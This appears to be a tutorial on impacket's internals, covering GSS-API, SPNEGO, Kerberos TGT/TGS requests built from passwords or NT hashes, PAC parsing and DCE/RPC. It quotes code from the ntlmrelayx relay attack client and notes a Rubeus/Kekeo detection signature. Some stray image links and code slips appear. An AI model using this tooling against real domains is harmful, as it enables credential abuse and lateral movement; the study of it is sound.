<code>gss_acquire_cred</code>	Obtains the user's identity proof, often a secret cryptographic key
<code>gss_import_name</code>	Converts a username or hostname into a form that identifies a security entity
<code>gss_init_sec_context</code>	Generates a client token to send to the server, usually a challenge
<code>gss_accept_sec_context</code>	Processes a token from <code>gss_init_sec_context</code> and can generate a response token to return
<code>gss_wrap</code>	Converts application data into a secure message token (typically encrypted)
<code>gss_unwrap</code>	Converts a secure message token back into application data

Typical steps for using GSS-API:

- Each application (initiator or acceptor) explicitly acquires credentials unless the credentials were acquired automatically, using `gss_acquire_cred()` or `gss_add_cred()`.
- The initiator starts a security context and the acceptor accepts it. `gss_init_sec_context()` establishes the context between the application and the remote server; on success it returns a context handle plus a context-level token to send to the acceptor. Before calling `gss_init_sec_context()` the client should:
- Acquire credentials with `gss_acquire_cred()` if needed — normally the client receives credentials at login; `gss_acquire_cred()` can only retrieve initial credentials from the running OS.
- Import the server name into GSS-API internal form with `gss_import_name()`. For more on names and `gss_import_name()`, see [Names in GSS-API](#).

When calling `gss_init_sec_context()`, the client typically passes:

- `GSS_C_NO_CREDENTIAL` for `cred_handle`, meaning default credentials
 - `GSS_C_NULL_OID` for `mech_type`, meaning the default mechanism
 - `GSS_C_NO_CONTEXT` for `context_handle`, meaning the initially empty context. Since `gss_init_sec_context()` is usually called in a loop, later calls pass the handle returned earlier
 - `GSS_C_NO_BUFFER` for `input_token`, meaning an initially empty token; alternatively a pointer to a `gss_buffer_desc` whose length field is zero
 - The server name imported into GSS-API internal form with `gss_import_name()`.
 - The context acceptor may require several handshakes before the context is fully established — the acceptor asks the initiator to send several pieces of context information first. For portability, always initiate the context inside a loop that checks whether the context is fully established.
 - The other side of context establishment is accepting it, via `gss_accept_sec_context()`. Usually the server accepts the context the client started with `gss_init_sec_context()`. Output tokens are returned by `gss_accept_sec_context()` and fed back in as input tokens on later calls; when there is nothing more to send to the initiator, the function returns a zero-length output token. Besides checking the return status, the loop should check the output token length to see whether more tokens must be sent; before the loop, initialize the output token length to zero (use `GSS_C_NO_BUFFER` or zero the structure's length field).
3. The sender applies security protection to the data being transferred — encrypting the message or tagging it with an identifier token — then transmits the protected message.

-----,
Note --.

The sender may choose to apply no protection, in which case the message gets only the default GSS-API security service, i.e. verification.

-----;

- The acceptor decrypts the message as needed and verifies it where appropriate.
- (Optional) The acceptor returns the identifier token to the sender for confirmation.
- Both applications destroy the shared security context; storage routines may release any remaining GSS-API data.

What impactet mainly uses from `gssapi.py` are its static variables:

```
# eg. impacket/krb5/kerberosv5.py
from impacket.krb5.gssapi import CheckSumField, GSS_C_DCE_STYLE, GSS_C_MUTUAL_FLAG, GSS_C_REPLAY_FLAG,

gssapi.py
# Constants
GSS_C_DCE_STYLE = 0x1000
GSS_C_DELEG_FLAG = 1
GSS_C_MUTUAL_FLAG = 2
GSS_C_REPLAY_FLAG = 4
GSS_C_SEQUENCE_FLAG = 8
GSS_C_CONF_FLAG = 0x10
GSS_C_INTEG_FLAG = 0x20

# Mic Semantics
GSS_HMAC = 0x11
# Wrap Semantics
GSS_RC4 = 0x10

# 2. Key Derivation for Per-Message Tokens
KG_USAGE_ACCEPTOR_SEAL = 22
KG_USAGE_ACCEPTOR_SIGN = 23
KG_USAGE_INITIATOR_SEAL = 24
KG_USAGE_INITIATOR_SIGN = 25


KRB5_AP_REQ = struct.pack('<H', 0x1)

# 1.1.1. Initial Token - Checksum field
class CheckSumField(Structure):
    structure = (
        ('Lgth', '<L=16'),
        ('Bnd', '16s=b""'),
        ('Flags', '<L=0'),
    )
    )
```

spnego.py (in the impacket root directory)

A quick look at SPNEGO while we are here. One clarification first: SPNEGO is *not* "Microsoft's extension of Kerberos" — it is an IETF GSS-API negotiation mechanism (RFC 4178) by which client and server agree on which security mechanism (e.g. Kerberos or NTLM) to actually use; Microsoft uses it pervasively in SMB, HTTP authentication and elsewhere.

The Kerberos authentication flow:



The SPNEGO authentication flow:


SPNEGO web authentication is supported within a single Kerberos realm. Shows the challenge-response handshake.

1. First, the user logs on to the Microsoft domain controller `MYDOMAIN.EXAMPLE.COM` from a workstation.
2. The user then tries to access a web application, requesting a protected resource with the browser, which sends an `HTTP GET` to the Liberty server.
3. SPNEGO authentication on the Liberty server answers with an `HTTP 401` challenge carrying the `WWW-Authenticate: Negotiate` header.
4. The browser recognizes the negotiate header because it is configured for integrated Windows authentication. It resolves the requested URL's host name, builds the target Kerberos SPN `HTTP/myLibertyMachine.example.com`, and requests a Kerberos service ticket from the Microsoft KDC (`TGS_REQ`). The `TGS` returns the service


ticket (TGS_REP). The service ticket (the SPNEGO token) proves the user's identity and authorization for the service (the Liberty server).

5. The browser then answers the Liberty server's negotiate challenge with the SPNEGO token obtained in the previous step, placed in the `Authorization` header.
6. SPNEGO authentication on the Liberty server sees the SPNEGO token in the HTTP header, validates it and extracts the user's identity (principal).
7. After obtaining the identity, the Liberty server validates the user against its user registry and performs authorization checks.
8. If access is granted, the Liberty server responds with `HTTP 200` and includes an LTPA cookie for subsequent requests.

Within impacket, the commonly used pieces are `SPNEGO_NegTokenInit`, `TypesMech`, `SPNEGO_NegTokenResp` and `ASN1_AID` — mostly in `ntlmrelayx` relay attacks. Per https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/06451bf2-578a-4b9d-94c0-8ce531bf14c4, SMB invokes MS-SPNG (SPNEGO) to authenticate users:



The authentication flow:



In `spnego.py`, the `SPNEGO_NegTokenInit` and `SPNEGO_NegTokenResp` classes are likewise the ones used to parse and modify SMB auth requests:

```
# eg. /impacket/examples/ntlmrelayx/clients/smtprelayclient.py
from impacket.spnego import SPNEGO_NegTokenResp
.....
def sendAuth(self, authenticateMessageBlob, serverChallenge=None):
    if unpack('B', authenticateMessageBlob[:1])[0] == SPNEGO_NegTokenResp.SPNEGO_NEG_TOKEN_RESP:
        respToken2 = SPNEGO_NegTokenResp(authenticateMessageBlob)
        token = respToken2['ResponseToken']
    else:
        token = authenticateMessageBlob
    auth = base64.b64encode(token)
    self.session.putcmd(auth)
    typ, data = self.session.getreply()
    if typ == 235:
        self.session.state = 'AUTH'
        return None, STATUS_SUCCESS
    else:
        LOG.error('SMTP: %s' % ''.join(data))
        return None, STATUS_ACCESS_DENIED
```

kerberosv5.py


The most important functions in this file are getKerberosTGT and getKerberosTGS — the heart of the Kerberos authentication flow.

getKerberosTGT first initializes an AS_REQ, sets the header fields such as pvno and msg-type, then fills in req-body fields such as sname and cname:

```
def getKerberosTGT(clientName, password, domain, lmhash, nthash, aesKey='', kdcHost=None, requestPAC=True):
    ....
    asReq = AS_REQ()
    domain = domain.upper()
    serverName = Principal('krbtgt/%s'%domain,
    type=constants.PrincipalNameType.NT_PRINCIPAL.value)
    ....
    asReq['pvno'] = 5
    asReq['msg-type'] = int(constants.ApplicationTagNumbers.AS_REQ.value)
    ....
    reqBody = seq_set(asReq, 'req-body')
    ....
    reqBody['till'] = KerberosTime.to_asn1(now)
    reqBody['rtime'] = KerberosTime.to_asn1(now)
    ....
    if aesKey != b'':
        if len(aesKey) == 32:
            supportedCiphers = (int(constants.EncryptionTypes.aes256_cts_hmac_sha1_96.value),)
            ....
```

After the aesKey is set, the request goes out via sendReceive. Since the first request carries no pre-authentication data (preAuth=False), a KDC that requires pre-auth returns a KRB_ERROR:

```
try:
    r = sendReceive(message, domain, kdcHost)
    ....
try:
    asRep = decoder.decode(r, asn1Spec = KRB_ERROR())[0]
    ....
```



Next the timestamp is encrypted with the user key (derived from the NTLM hash / AES key) and a new AS_REQ with PADATA is built:

```
if isinstance(nthash, bytes) and nthash != b'':
    key = Key(cipher.encrypt, nthash)
elif aesKey != b'':
    key = Key(cipher.encrypt, aesKey)
else:
    key = cipher.string_to_key(password, encryptionTypesData[enctype], None)

if preAuth is True:
    if enctype in encryptionTypesData is False:
        raise Exception('No Encryption Data Available!')

    # Let's build the timestamp
    timeStamp = PA_ENC_TS_ENC()

    now = datetime.datetime.utcnow()
    timeStamp['patimestamp'] = KerberosTime.to_asn1(now)
    timeStamp['pausec'] = now.microsecond

    # Encrypt the shyte
    encodedTimeStamp = encoder.encode(timeStamp)

    # Key Usage 1
    # AS-REQ PA-ENC-TIMESTAMP padata timestamp, encrypted with the
    # client key (Section 5.2.7.2)
    encryptedTimeStamp = cipher.encrypt(key, 1, encodedTimeStamp, None)

    encryptedData = EncryptedData()
    encryptedData['etype'] = cipher.encrypt
    encryptedData['cipher'] = encryptedTimeStamp
    encodedEncryptedData = encoder.encode(encryptedData)

    # Now prepare the new AS_REQ again with the PADATA
    # ToDo: cannot we reuse the previous one?
    asReq = AS_REQ()

    asReq['pvno'] = 5
    asReq['msg-type'] = int(constants.ApplicationTagNumbers.AS_REQ.value)

    asReq['padata'] = noValue
    asReq['padata'][0] = noValue
    asReq['padata'][0]['padata-type'] = int(constants.PreAuthenticationDataTypes.PA_ENC_TIMESTAMP.value)
    asReq['padata'][0]['padata-value'] = encodedEncryptedData

    asReq['padata'][1] = noValue
    asReq['padata'][1]['padata-type'] = int(constants.PreAuthenticationDataTypes.PA_PAC_REQUEST.value)
    asReq['padata'][1]['padata-value'] = encodedPacRequest

    .....
```

The function simply returns the AS_REP packet as the tgt variable. The getTGT example script then calls getKerberosTGT and uses ccache.py's fromTGT to extract the ticket from the reply and save it as a ccache file:

```
# eg./examples/getTGT.py

def run(self):
    userName = Principal(self.__user, type=constants.PrincipalNameType.NT_PRINCIPAL.value)
    tgt, cipher, oldSessionKey, sessionKey = getKerberosTGT(userName, self.__password, self.__domain, unhexlify(self.__lmhash), unhexlify(self.__nthash))
    self.saveTicket(tgt, oldSessionKey)


def saveTicket(self, ticket, sessionKey):
    logging.info('Saving ticket in %s' % (self.__user + '.ccache'))
    from impacket.krb5.ccache import CCache
    ccache = CCache()

    ccache.fromTGT(ticket, sessionKey, sessionKey)
    ccache.saveFile(self.__user + '.ccache')
```


Of course the function returns more than the raw AS_REP — it also decrypts the session key with the user key:

```
try:
    plainText = cipher.decrypt(key, 3, cipherText)
    encASRepPart = decoder.decode(plainText, asn1Spec = EncASRepPart())[0]
    # Get the session key and the ticket
    cipher = _encrypt_table[encASRepPart['key']['keytype']]
    sessionKey = Key(cipher.encrypt(encASRepPart['key']['keyvalue'].asOctets()))

.....
if isinstance(nthash, bytes) and nthash != b'':
    key = Key(cipher.encrypt, nthash)
```



Now let's see what the AS_REQ header and req-body actually contain:



1. pvno kerberos的版本号

2. msg-type 消息类型, 这里就是KRB_AS_REQ(0x0a)

3. PA-DATA Pre-authentication Data, 预身份认证, 每个认证消息有type和value。
PA-DATA PA-ENC-TIMESTAMP 用户HASH加密后的时间戳
padata-type: padata类型
padata-value: padata的值
etype: 加密类型
cipher: 加密后的值

PA-DATA PA-PAC-REQUEST: PAC扩展
padata-type: padata类型
padata-value: padata的值
include-pac: 是否包含PAC, 如果包含那么在响应包中就会返回PAC

4. req-body 请求体
padding: 填充
kdc-options: 用于与KDC约定一些选项设置
cname: 客户端用户名
realm: 域名
sname: 服务端用户名, 在AS_REQ 中sname是krbtgt, 类型是KRB_NT_SRV_INST
till: 到期时间, rubeus和kekeo都是20370913024805Z, 可以作为特征检测
nonce: 随机生成的一个数, 用于检测重放攻击
etype: 协商加密类型, KDC按照etype类型选择用户hash对应的加密方式

In the AS_REP reply you can see the TGT and the session key encrypted with the user key (enc-part).

Next, the getKerberosTGS function.

It builds a TGS_REQ from the supplied TGT and session key (the AP_REQ carries the TGT plus an Authenticator encrypted under the session key):

```
try:
    decodedTGT = decoder.decode(tgt, asn1Spec = AS_REP())[0]
except:
    decodedTGT = decoder.decode(tgt, asn1Spec = TGS_REP())[0]

domain = domain.upper()
# Extract the ticket from the TGT
ticket = Ticket()
ticket.from_asn1(decodedTGT['ticket'])
....
now = datetime.datetime.utcnow()
authenticator['cusec'] = now.microsecond
authenticator['ctime'] = KerberosTime.to_asn1(now)

encodedAuthenticator = encoder.encode(authenticator)

# Key Usage 7
# TGS-REQ PA-TGS-REQ padata AP-REQ Authenticator (includes
# TGS authenticator subkey), encrypted with the TGS session
# key (Section 5.5.1)
encryptedEncodedAuthenticator = cipher.encrypt(sessionKey, 7, encodedAuthenticator, None)
```

Having received part 1 (the TGT) and part 2 (the session-key-encrypted Authenticator), the KDC first decrypts the TGT with the krbtgt key to recover the client identity and session key, then decrypts part 2 with that session key to recover the client identity inside the Authenticator; if the two match, authentication passes. The KDC then encrypts a fresh ticket with the key of the target service requested in part 1 and returns two things to the client:

内容 1: 用目标服务密钥加密的服务票据 (包含客户端 ID、客户端网络地址、有效期和客户端 / 服务端会话密钥)
内容 2: 用 TGS 会话密钥加密的客户端 / 服务端会话密钥

The client decrypts part 2 with the TGS session key and obtains the new client/server session key:

```
tgs = decoder.decode(r, asn1Spec = TGS_REP())[0]

cipherText = tgs['enc-part']['cipher']

# Key Usage 8
# TGS-REP encrypted part (includes application session
# key), encrypted with the TGS session key (Section 5.4.2)
plainText = cipher.decrypt(sessionKey, 8, cipherText)

encTGSRepPart = decoder.decode(plainText, asn1Spec = EncTGSRepPart())[0]

newSessionKey = Key(encTGSRepPart['key']['keytype'], encTGSRepPart['key']['keyvalue']).asOctets()
```


The subsequent TGS parsing again happens in the getST script via ccache.py's fromTGS:

```
def saveTicket(self, ticket, sessionKey):
    logging.info('Saving ticket in %s' % (self.__saveFileName + '.ccache'))
    ccache = CCache()

    ccache.fromTGS(ticket, sessionKey, sessionKey)
    ccache.saveFile(self.__saveFileName + '.ccache')
```

pac.py

The Privilege Attribute Certificate (PAC) is carried by authentication protocols to convey authorization information and control access to resources. The Kerberos protocol [RFC4120] itself provides no authorization; the PAC was created precisely to supply that authorization data for the Kerberos protocol extensions [MS-KILE]. The PAC structure encodes the authorization information per [MS-KILE], including group membership, extra credential information, profile and policy data, and supporting security metadata.



The module mainly provides the PAC data structures, shown below:


```

class KERB_SID_AND_ATTRIBUTES(NDRSTRUCT):
# 表示用于身份验证的SID及其 属性。它在KERB_VALIDATION_INFO结构中发送,用于包含有关 SID 引用的组的附加信息。

class KERB_SID_AND_ATTRIBUTES_ARRAY(NDRUniConformantArray):
class PKERB_SID_AND_ATTRIBUTES_ARRAY(NDRPOINTER):

class DOMAIN_GROUP_MEMBERSHIP(NDRSTRUCT):
# 结构标识账户所属的域和组。它在PAC_DEVICE_INFO结构中发送。

class DOMAIN_GROUP_MEMBERSHIP_ARRAY(NDRUniConformantArray):
class PDOMAIN_GROUP_MEMBERSHIP_ARRAY(NDRPOINTER):

class PACTYPE(Structure):
# PACTYPE结构是 PAC 的最顶层结构,指定 PAC_INFO_BUFFER数组中的元素数。PACTYPE结构用作完整 PAC 数据的标头。

class PAC_INFO_BUFFER(Structure):
# 在PACTYPE结构之后是一个PAC_INFO_BUFFER结构数组,每个结构都定义了 PAC 缓冲区的类型和字节偏移量。PAC_INFO_BUFFER数组 没有定义 的顺序。因此,PAC_INFO_BUFFER 缓冲区的顺序

class KERB_VALIDATION_INFO(NDRSTRUCT):
# KERB_VALIDATION_INFO结构定义了 DC 提供的用户登录和授权信息。指向 KERB_VALIDATION_INFO结构的指针被序列化为一个字节数组,然后放置在最顶层PACTYPE 结构的Buffers数组之后
# KERB_VALIDATION_INFO结构是 NETLOGON_VALIDATION_SAM_INFOW 结构的子集(出于历史原因及 Active Directory 生成此信息的方式)。NTLM 在服务器与域控制器交换时使用 NETLOGON_VALIDATION_INFO

class PKERB_VALIDATION_INFO(NDRPOINTER):

class PAC_CREDENTIAL_INFO(Structure):
# PAC_CREDENTIAL_INFO结构用作凭证信息的标头。PAC_CREDENTIAL_INFO标头指示用于加密其后数据的加密算法。后面的数据是加密的、IDL序列化的PAC_CREDENTIAL_DATA结构,其中包含用

class SECPKG_SUPPLEMENTAL_CRED(NDRSTRUCT):
# 定义了需要补充凭证的安全包的名称以及该包的凭证缓冲区。
class SECPKG_SUPPLEMENTAL_CRED_ARRAY(NDRUniConformantArray):

class PAC_CREDENTIAL_DATA(NDRSTRUCT):
# 定义了一组提供给 Kerberos 客户端的特定于安全包的凭证。

class NTLM_SUPPLEMENTAL_CREDENTIAL(NDRSTRUCT):
# 用于对 NTLM 安全协议使用的凭据进行编码,特别是LAN Manager哈希(LM OWF)和NT哈希(NT OWF)。PAC 结构规范中未解决生成以该结构编码的哈希值的问题。[MS-NLMP]中指定了有关如何创

class PAC_CLIENT_INFO(Structure):
# 是PAC的可变长度缓冲区,其中包含客户端的名称和身份验证时间。它用于验证 PAC 是否对应于票据的客户端。PAC_CLIENT_INFO 结构直接放置在最顶层 PACTYPE 结构的 Buffers 数组之后,

class PAC_SIGNATURE_DATA(Structure):
# 两个PAC_SIGNATURE_DATA结构附加到存储服务器和KDC签名的 PAC。这些结构位于最顶层PACTYPE 结构的Buffers数组之后,位于Buffers数组中每个相应PAC_INFO_BUFFER 结构的Offset与

class S4U_DELEGATION_INFO(NDRSTRUCT):
# S4U_DELEGATION_INFO结构用于约束委托信息。它列出了通过此 Kerberos 客户端和后续服务或服务器委托的服务。该列表仅用于用户代理服务(S4U2proxy)请求。此功能可以在服务之间连续

class UPN_DNS_INFO(Structure):
# 包含客户端的 UPN、 完全限定的域名(FQDN)、SAM 名称(可选)和 SID(可选)。它用于提供与票据的客户端对应的 UPN、FQDN、SAM 名称和 SID。UPN_DNS_INFO结构直接放置在最顶层 PACTYPE 结构的 Buffers 数组之后,

class PAC_CLIENT_CLAIMS_INFO(Structure):
# 是 PAC 的可变长度缓冲区,应该包含客户端的编组声明 blob。PAC_CLIENT_CLAIMS_INFO 结构直接放置在最顶层 PACTYPE结构的Buffers 数组之后,位于Buffers数组中相应PAC_INFO_BUFFER 结构的Offset与

class PAC_DEVICE_INFO(NDRSTRUCT):
# 是 PAC 的可变长度缓冲区,应该包含DC提供的设备的登录和授权信息。指向PAC_DEVICE_INFO结构的指针被序列化为一个字节数组,并直接放置在最顶层PACTYPE 结构的缓冲区数组之后,位于该

class PAC_DEVICE_CLAIMS_INFO(Structure):
# PAC 的可变长度缓冲区,应该包含客户端的编组声明blob。PAC_DEVICE_CLAIMS_INFO 结构直接放置在最顶层 PACTYPE 结构的 Buffers 数组之后,位于Buffers数组中相应PAC_INFO_BUFFER 结构的Offset与

class VALIDATION_INFO(TypeSerialization1):

```

/examples/getPac.py uses it to parse the received PAC data:

```

class S4U2SELF:

    def printPac(self, data):
        encTicketPart = decoder.decode(data, asn1Spec=EncTicketPart())[0]
        adIfRelevant = decoder.decode(encTicketPart['authorization-data'][0]['ad-data'], asn1Spec=AD_IF_RELEVANT())[
            0]
        # So here we have the PAC
        pacType = PACTYPE(adIfRelevant[0]['ad-data'].asOctets())
        buff = pacType['Buffers']

        for bufferN in range(pacType['cBuffers']):
            infoBuffer = PAC_INFO_BUFFER(buff)
            data = pacType['Buffers'][infoBuffer['Offset']-8:][:infoBuffer['cbBufferSize']]
            if logging.getLogger().level == logging.DEBUG:
                print("TYPE 0x%x" % infoBuffer['ulType'])
            if infoBuffer['ulType'] == 1:
                type1 = TypeSerialization1(data)
                # I'm skipping here 4 bytes with its the ReferentID for the pointer
                newdata = data[len(type1)+4:]
                kerbdata = KERB_VALIDATION_INFO()
                kerbdata.fromString(newdata)
                kerbdata.fromStringReferents(newdata[len(kerbdata.getData()):])
                kerbdata.dump()
                print()
                print('Domain SID:', kerbdata['LogonDomainId'].formatCanonical())
                print()
            elif infoBuffer['ulType'] == PAC_CLIENT_INFO_TYPE:
                clientInfo = PAC_CLIENT_INFO(data)
                if logging.getLogger().level == logging.DEBUG:
                    clientInfo.dump()
                    print()
            elif infoBuffer['ulType'] == PAC_SERVER_CHECKSUM:
                signatureData = PAC_SIGNATURE_DATA(data)
                if logging.getLogger().level == logging.DEBUG:
                    signatureData.dump()
                    print()
            elif infoBuffer['ulType'] == PAC_PRIVSVR_CHECKSUM:
                signatureData = PAC_SIGNATURE_DATA(data)
                if logging.getLogger().level == logging.DEBUG:
                    signatureData.dump()
                    print()
            elif infoBuffer['ulType'] == PAC_UPN_DNS_INFO:
                upn = UPN_DNS_INFO(data)
                if logging.getLogger().level == logging.DEBUG:
                    upn.dump()
                    print(data[upn['DnsDomainNameOffset']:])
                    print()
            else:
                hexdump(data)

            if logging.getLogger().level == logging.DEBUG:
                print("#"*80)

            buff = buff[len(infoBuffer):]


```

Part III DCE/RPC

Chapter 5 DCE/RPC Interfaces (dcerpc)

RPC Programming Basics

Let's first look at how RPC works.



Steps 4 and 11 of the figure are where data goes on the wire — in NDR format.

RPC consists of the following components:

- The MIDL compiler
- Run-time libraries and header files
- Name service provider (sometimes referred to as the Locator)
- Endpoint mapper (sometimes referred to as the port mapper)
- The last three ship with Windows automatically; the RPC import libraries, headers and the uuidgen tool require the Windows SDK.

Import library	Description
Rpcns4.lib (obsolete)	Name-service functions
Rpcrt4.lib	Windows run-time functions

Dynamic-link library	Description	Platform
Rpcltc1.dll	Client named-pipe transport	Windows NT, Windows 98, Windows 95
Rpclts1.dll	Server named-pipe transport	Windows NT, Windows 98, Windows 95
Rpcltc3.dll	Client TCP/IP transport	Windows NT, Windows 98, Windows 95
Rpclts3.dll	Server TCP/IP transport	Windows NT, Windows 98, Windows 95
Rpcltc5.dll	Client NetBIOS transport	Windows NT, Windows 98, Windows 95
Rpclts5.dll	Server NetBIOS transport	Windows NT, Windows 98, Windows 95
Rpcltc6.dll	Client SPX transport	Windows NT, Windows 98, Windows 95
Rpclts6.dll	Server SPX transport	Windows NT, Windows 98, Windows 95
Rpcdgc6.dll	Client IPX transport	Windows NT
Rpcdgs6.dll	Server IPX transport	Windows NT
Rpcdgc3.dll	Client UDP transport	Windows NT
Rpcdgs3.dll	Server UDP transport	Windows NT

In the RPC model, interfaces of remote procedures can be formally specified in a purpose-built language: the Interface Definition Language (IDL); Microsoft's implementation is the Microsoft Interface Definition Language (MIDL).

After the interface is defined, the MIDL compiler generates stubs — placeholder functions that turn local procedure calls into remote ones by calling into the RPC run-time library.

The RPC programming workflow: write the interface definition file (.idl) and the attribute configuration file (.acf) for client and server; the MIDL compiler then produces headers (included when writing client / server code) and the client / server stub C files (linked when building).

